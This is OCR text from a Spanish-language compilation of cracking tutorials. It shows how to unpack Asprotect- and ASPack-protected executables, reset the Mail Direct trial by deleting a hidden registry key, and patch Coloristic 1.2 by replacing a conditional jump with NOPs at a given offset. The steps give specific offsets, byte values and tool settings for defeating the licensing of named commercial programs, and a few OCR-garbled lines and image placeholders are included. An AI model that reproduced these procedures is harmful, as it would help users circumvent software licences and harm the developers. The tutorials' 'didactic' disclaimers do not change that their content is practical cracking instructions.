


Es decir que ha creado una nueva sección de 56 bytes a partir de 53B000 rellenada con 90 que en el hexadaecimal se ven clarisimos en el offset que indicó Topo, bién bién, vamos a extraerlos para que nos sea más fácil y no hacerlo a pedales, ya se os ocurre como no?, si pues ese memory Dumper v1.0, en Star Code Location le poneis 0x11CE97C y en Bytes Count 0x38 (en decimal 56), le podeis decir que el archivo para no liaros q lo vuelque a 11ce97c.hex.

Así q tenemos el tramo y la sección, pues nos vamos al editor hexadecimal y cargamos nuestro archivo volcado de apdfpr, y en el offset que indicó Topo es decir haciendo Crtl+G 13AC00 veremos los 56 nops que metió, así que ahora los seleccionamos todos, abrimos nuestro 11ce97c.hex, seleccionamos también todos estos, los copiamos y los reemplazamos en nuestro volcado del apdfpr donde los teníamos seleccionados.

Ah y se me olvidaba casi, la dirección a la que apunta 4F1D68 que es precisamente 11ce97c hay que cambiarla como es lógico por 53B000, así que haceis Crtl+G F1D68 y allí sustutuis 7ce91c01 por 00b05300 ok?.

Ya está todo?, nooo, si ejecutais el programa que ya funcionaba y la llave, vereis que sigue sin funcionar, claro porque nos falta ajustar las calls para que apunten a las funciones concretas, así que para ver cómo se hace nos vamos a Olly y cargamos el volcado de apdfpr, y hacemos Crtl+G 53B000, que es la dirección de nuestra sección, o también Crtl+G 4F1D68 y Crtl+R + Enter:



Antes de cualquier cambio, fijaos en los offsets de las call o mejor dicho anotaos dichos offsets y los bytes que hay, pora luego cambiarlos por los que vamos a meter a continuación.

Si os fijasteis arriba cuando puse que era cada call teníamos la dir de la call pero al revés, es decir teníamos como direcciones estas:

Find ResourceA----------BFF80A2A

LoadResourceA----------BFF80B22

LockResourceA----------BFF92F48

DialogBoxIndirectparamA--------BFC01251

pues bién vamos Call a Call, nos ponemos encima y ensamblamos la instrucción:


En la primera la Call 5316e4, deberemos poner call 0xBFF80A2A

Call 531764, deberemos ponerla como call 0xBFF80B22

Call 53176C, como Call 0xBFF92F48, y por último la:

Call 53178C como call 0xBFC01251

Se pone como 0x porque sino no reconoce la dirección, y nos debería quedar como esto:



Como tenemos los offsets, los bytes que se deben cambiar y por cuales se deben cambiar, mirar las dos imágenes, nos vamos al editor hexadecimal, le cargamos el programa volcado del apdfpr y lo cambiamos estos bytes en estos offsets, podeis usar una calculadora de offsets, ya que son direcciones como la de comienzo 13AC00.

Bién espero que lo consiguieseis igual que yo y que os funcione el programa. Ha sido un placer.

Confío en no equivocarme mucho, al menos lo he intentado, de todas maneras si conseguís una solución mejor que la mia por favor háganmelo saber, les estaría muy agradecido.

CONSIDERACIONES FINALES

Este ha sido el Asprotect más dificil que me he encontrado hasta la fecha, espero que aunque ahora resulte más o menos fácil a mi me ha costado mucho tiempo dar con la clave del problema.

Quisiera agradecer como siempre a Ricardo Narvaja sus enseñanzas, porque es un verdadero maestro, a Auspex por ser el primero en resolver uno al menos en español, jeje y ser un buén amigo y como siempre a todos los chicos de Crackslatinos, Red_Hawk, FLIPI, Danielf, XYzero (algún día se resolverá todo jeje), Mr_Gandlaf entre otros.

Gracias a todos. Seguiremos en la lucha.

DGrojo

Karpoff Spanish Tutor 1999-2002

Programa: Mail Direct 1.4

PROTECCION: [Shareware

Objetivo:
1. Enpaquetado con aspack
2. Número de Serie

Descripcion:

Dificultad: **3**

DOWNLOAD: http://www.ocloudsoft.com

Herramientas: *REGMonitor, SoftIce, W32DASM, PROCDump*

CRACKER: [Moneo] **FECHA:** **09/10/2002**

INTRODUCCION

Disclaimer

Si estas buscando *cracks* o *serials*, aqui **no** los vas a encontrar. Todo lo que aquí se describe es puramente didactico, lo que el usuario final realice con dicha información sólo le acontece a él. Te recomiendo que si tienes la oportunidad adquieras el programa de forma legal, ya que de esta manera contribuyes a que el programa continue desarrollandose.

El autor sólo pretende ensenyar los diferentes métodos de protección que tienen los programa, no abusando de dicha información

Overview

Mail Direct is a program that will allow you bypass your ISP's mail server and use your computer to send e-mails directly to recipients. The program can do this because it has a built-in SMTP server which you can use instead of your ISP's mail server. All you have to do is set up your e-mail client to use "localhost" as your outgoing mail server and run Mail Direct. The program will then deliver any e-mail that you send out through it, and it will terminate delivery of messages that you have sent out to wrong or bad e-mail addresses.

AL ATAKE

Protecciones.

1. Enpaquetado con aspack
2. Número de Serie

Enpaquetado.

Nos encontramos ante un programa empaquetado y esto lo podremos deducir por diferentes razones. La mas sencilla es de sentido común, si el programa no está hecho en *VB* o *ASM* el programa debe ocupar más de 700 KB cuando realmente está ocupando 312 KB. Si cogemos el *W32DASM* y lo desensamblamos veremos como se nos queda colgado, esta es otra pista que nos indica que estamos ante un empaquetado y por ultimo, ejecutamo el *PE-Editor* y vemos cuantas secciones tiene, hay una que nos dice que se llama .aspack, bueno más no nos puede decir.

Para descomprimirlo tenemos dos opciones, la primera es utilizar en *unpacker* correspondiente a su versión (sabes que version es?), para ello utilizaremos el *Un-PACK* para que nos diga de que se trata realmente

Como la todo no es tan fácil, hay que descomprimirlo a mano. Para ello utilizaremos el *PE-Editor*, y le cambiaremos la sección del .aspack por algo ejecutable, es decir de C0000040 a E0000020 (ver tutoriales de PE para mayor información), con lo que conseguimos que el W32DASM no se cuelgue, y de paso podemos ver como comienza el empaquetado:

```
60                                                    PUSHAD
E93D040000                                            JMP 004F8444
D557                                                  AAD (BASE=87)
```

Estas primera lineas son típicas de programas empaquetados, ahora lo que debemos buscar es una sección que diga algo por este estilo:

```
POPAD
PUSH xxxxxx
RET
```

Donde las *xxxxxx* será la verdadera entrada de programa una vez desempaquetado. Pululad vosotros mismos hasta encontrar estas sentencias, una vez que sabemos el valor de xxxxxx = 4A5CBC, hacemos un pequenyo truco, modificamos la sentencia del SoftIce para que el RET sea un JMP a si mismo, de esta forma dejamos el programa enbuclado hasta que nosotros queramos, utilizad las sentencias:

```
a
jmp eip
```

Y dejamos que el programa se ejecute con un go. Seguidamente ejecutamos el *PROCDump* y buscamos la tarea del Mail Direct, para hacerle un *FullDump*, de esta forma conseguirems obtener todo el programa descomprimido. Pero aun no hemos acabado, ya que hemos de editar las sección, primero hay que indicarle cual será el nuevo EOP (Entry Of Program) y este lo obtendemos restando 4A5CBC - 400000 = A5CBC. Seguidamente indicaremos en las secciones, que la CODE es ejecutable y será un E0000020 en vez de un C0000040.

Si todo lo hemos hecho correctamente, ejecutando el programa del *FullDump* deberá funcionar correctamente, en caso contrario algo hemos hecho mal.

Bueno, ahora sólo queda restaurar el programa que tenemos en bucle infinito, devolver el ret que le hemos robado, simplemente activando el debugger.

30 Day Trial

El programa nos grita que sólo lo podemos probar durante 30 dias, pero como casi siempre, un programa no se puede probrar en tan poco tiempo, por ello es necesario hacer que su vida sea más larga.

Como estamos hablando de días, lo lógico es pensar que capture la fecha del sistema y la compara con alguna otra fecha


que tenga grabada en otro lado. Normalmente ese otro lado es el basuro de registros del windoze. Probamos suerte activando el REGMonitor y filtramos por el nombre del ejecutable a ver que es lo que sale.


Nos salen registros *standard* de windoze, luego nos sale registros del HKCU, con directorio en *Software/OCloud/MailDirect* esto tiene toda la pinta de ser donde guarda toda la configuración y posiblemente donde guarda la fecha. Pero el REGMonitor nos depara otra sorpresa, si miramos más abajo, vemos que lee cierta información en HKCU con directorio en *Software/CLASSES/CLSID/{*}*, donde el * es una serie de caracteres, esto es muy sopechoso. Vamos a ver que pasa si adelantamos el reloj y monitorizamos ese registro.

Al adelantar el reloj, a la entrada no le pasa nada, entonces lo siguiente que se me ocurre es borrar esta entrada y volver a ejecutar el reloj. Efectivamente, al borrar dicha entrada el programa vuelve a estar en día de instalación 1.

También podemos utilizar el *Soft-Ice* para detectar la comparación de la fecha, para ello vamos a utilizar un bpx GetLocalTime y vamos a ver que es lo que pasa. Activamos el *break-point* y nos para en CS:4094C4D, si queremos podemos observar que es lo que pasa, pero siguiendo la lógica esto debe de estar metido dentro de una subrutina por lo tanto vamos a pular F12 (p ret) para ver donde nos lleva: CS:4A567C.

```
8D8560FFFFFF
E8C70AFEFF
FF75EC
FF75E8
E8C445F6FF
83C4FPad X¹d
```





V O L U M E N II

CRACKEANDO MAS DE 100 PROGRAMAS

MÉXICO NAUCALPAN 2006

V O L U M E N

II

CRACKEANDO MAS DE 100 PROGRAMAS MEXICO 2006

crackeando Advanced Registry Traced	1. eliminar Asproted.2. Similar estar registrado.
Crackeando Coloristic 1.2	1. Similar estar registrado.
Crackeando Drive Doppler 1.20 Release Candidate #2!	**Name / Serial, Limitacion de Tiempo. Descripcion: Comprueba que carpetas incrementan de tamaño**
Crackeando Java Script It ! v 1.3	Programa para hacer applets java facilmente. Tipo Serial
Crackeando MemTurbo V1.5	Libera de memoria RAM tipo serial
Crackeando Quick Heal	Descripcion: Excelente virus scanner Dificultad: Principiante Objetivo: Simular estar registrado
Crackeando UltraEdit 32	Editor Hexadecimal El faborito de los crackers . Simular el registro
Crackeando Winrar 2.04	Compresor de archivos . Simular el registro
Crackeando Wolfsnap-es	Parchar programa
Crackme v 1.0 Blasito	2 ***Objetivos:*** 1. Generar un Numero de Serie 2. Codificación del Keygen.
Crackeando WinRAR 3.00 en español	Compresor de archivos . Simular el registro
Crackeando Winzip 8.1	Compresor de archivos . Simular el registro

```
+-------------------------------------------------------------+
|Titulo:  Crackeando Coloristic 1.2                           |
|Url del Programa: <http://www.bubblepop.com>                 |
|Autor: Algarete                                              |
|E-Mail: jry4k_4@hotmail.com                                  |
|Nivel: Facil(x) Medio() Dificil()                            |
|Utilidades: W32Dasm 8.9 y WinHex (o el de tu preferencia)    |
+-------------------------------------------------------------+
```

==========
Manos a la obra!.
==========

Primero que nada hay que investigar que tipo de proteccion lleva el programita este, lo abrimos ohh y que vemos no se si a ustedes pero a mi me salio un Reminder o un nag como lo quieran llamar , olvidemonos del nag y vamos a Help->Register... y como siempre no sale la tipica ventanita de poner el nombre y serial. oka! pongan cualquier nombre en el name en mi caso "Algarete" y serial "12345" (usa el que quieras) damos un click a Register y shit "You have entered an invalid....." okA Ahora abrimos el W32Dasm y abrimos el Coloristic 1.2 damos click en String References y buscamos y no muy distante vemos nuestro mensaje de Error, ohh pero que veo, tambien veo esto "Thank you for Registering your copy...." damos click a ese mensaje que es el que nos gusta y caemos aqui:

```
* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                    |
:00403C28 68F4010000                push 000001F4  <<----------------
Caemos aqui!
:00403C2D 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C30 50                        push eax
:00403C31 E80AE8FFFF                call 00402440
:00403C36 59                        pop ecx
:00403C37 59                        pop ecx
:00403C38 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C3B 50                        push eax
:00403C3C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C3F 8B4004                    mov eax, dword ptr [eax+04]
:00403C42 50                        push eax
:00403C43 E8B8E4FFFF                call 00402100
:00403C48 59                        pop ecx
:00403C49 59                        pop ecx
:00403C4A 8D4DF0                    lea ecx, dword ptr [ebp-10]
```

oka, pero aqui no veo nada cool, asi que subimos un poquito a ver que vemos:

```
:00403C0C 8D45E4                    lea eax, dword ptr [ebp-1C]
:00403C0F 50                        push eax
:00403C10 8D45DC                    lea eax, dword ptr [ebp-24]
:00403C13 50                        push eax
:00403C14 8B4D9C                    mov ecx, dword ptr [ebp-64]
:00403C17 E8E41C0000                call 00405900
:00403C1C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C1F 83B8D800000000            cmp dword ptr [eax+000000D8],
```

```
00000000   <-- interesante
:00403C26 7448                    je 00403C70             <<-- Super
interesante, que tal si nopeamos este salto?

* Possible Ref to Menu: MenuID_0064, Item: "About Coloristic"
                                  |

* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                  |
:00403C28 68F4010000              push 000001F4
:00403C2D 8D45F0                  lea eax, dword ptr [ebp-10]
:00403C30 50                      push eax
:00403C31 E80AE8FFFF              call 00402440
```

en el w32Dasm marcamos la direccion ":00403C26 7448
je 00403C70"
y miramos el offset vemos que es (00003026h) apuntamos la direccion en el WinHex
(Position -> Go to Offset) 3026 y caemos en 7448 lo nopeamos osea enves de 7448
escribimos 9090 y listo , abrimos el prog. escribes tu nombre cualquier serial
y Crackeado!! ;) Facil no crees?

Cracked by Algarete. jry4k_4@hotmail.com
==========
BIEN!! Archivo Creado
Junio 17 2002
==========

PRESENTAN

TUTORIAL SOBRE

Advanced Registry Traced 1.60

Alquimista

tutorial número 001

Información

Programa:	Advanced Registry Traced 1.60
Tamaño:	*519 Kb*
URL:	http://www.elcomsoft.com
2Objetivos:	1. eliminar Asproted. 2. Similar estar registrado.
Herramientas:	1. PEiD, OllyDbg, Memory Dumper, Revirgin, Hex Work Shop, PEditor,
Dificultad:	***Media ....:)D***

Introducción

Tengo que agradecer la incontable ayuda de Auspex, DG Rojo, y Ricardo Narvaja, por sus tutoriales, Gracias de verdad colegas.

Comentario del Programa

Este es un programa que nos puede ayudar mucho, con los programas, que caducan, pues casi todos guardan, la fecha en el registro, la teoría es la siguiente, hacemos una foto, del registro,

adelantamos la fecha un día, hacemos otra foto, las comparamos y vemos lo que se ha modificado, hay esta la fecha, sabiendo esto podemos "Jugar con este dato a nuestro antojo". **(Ver lecciones Curso viejo ricardo)**

```
Lección_19   Registry Compare 1.22
Lección_32   Softcopier 3.4.2.4
Lección_55   Flash Fxp
Lección_57   Simstat 1.3.
Lección_58   Scitech Gldirect Versión 2
Lección_59   Mcafee Sofware
```

También salta la protección de Asprtoted , (30 días), sin dificultad, por lo que es una herramienta muy útil, para nosotros

ADVERTENCIA : El texto de este artículo esta escrito con fines didácticos, para mostrar simplemente como funciona el sistema, por el cual queda anotado todo lo que compramos. El autor no se hace responsable de cualquier uso ilegal que se le den a estos conocimientos.

Manos a la Obra

Volcado del EXE


El volcado del exe, por que hacerlo? bueno, ese es el objetivo, hacer que el programa corra desempacado, y así poder utilizar nuestro programa desensamblado, bueno, el volcado del exe, se hace directamente de la memoria, por qué? bueno, porque es el único

momento en el que el archivo se encuentra desempacado.


Lo primero es ejecutar PEiD, abrir el ejecutable (art.exe), ir a menú, y seleccionar OEP Module para obtener la siguiente información:

Como puede observarse, está empaquetado con una versión bastante reciente de Asprotect (1.2x) (al menos a la fecha en la cual escribo estas líneas), y además el OEP (Original Entry Poinyt) = 4DDD54. Nunca hay que confiarse de esta información, pero en este caso es real.

Ahora se necesitan calcular otros datos necesarios para realizar el dumpeado. Estos datos son: Image Base y Size of Image, los cuales se pueden obtener con PEditor: Como se observa, estos datos son 400000 y 172000 respectivamente.



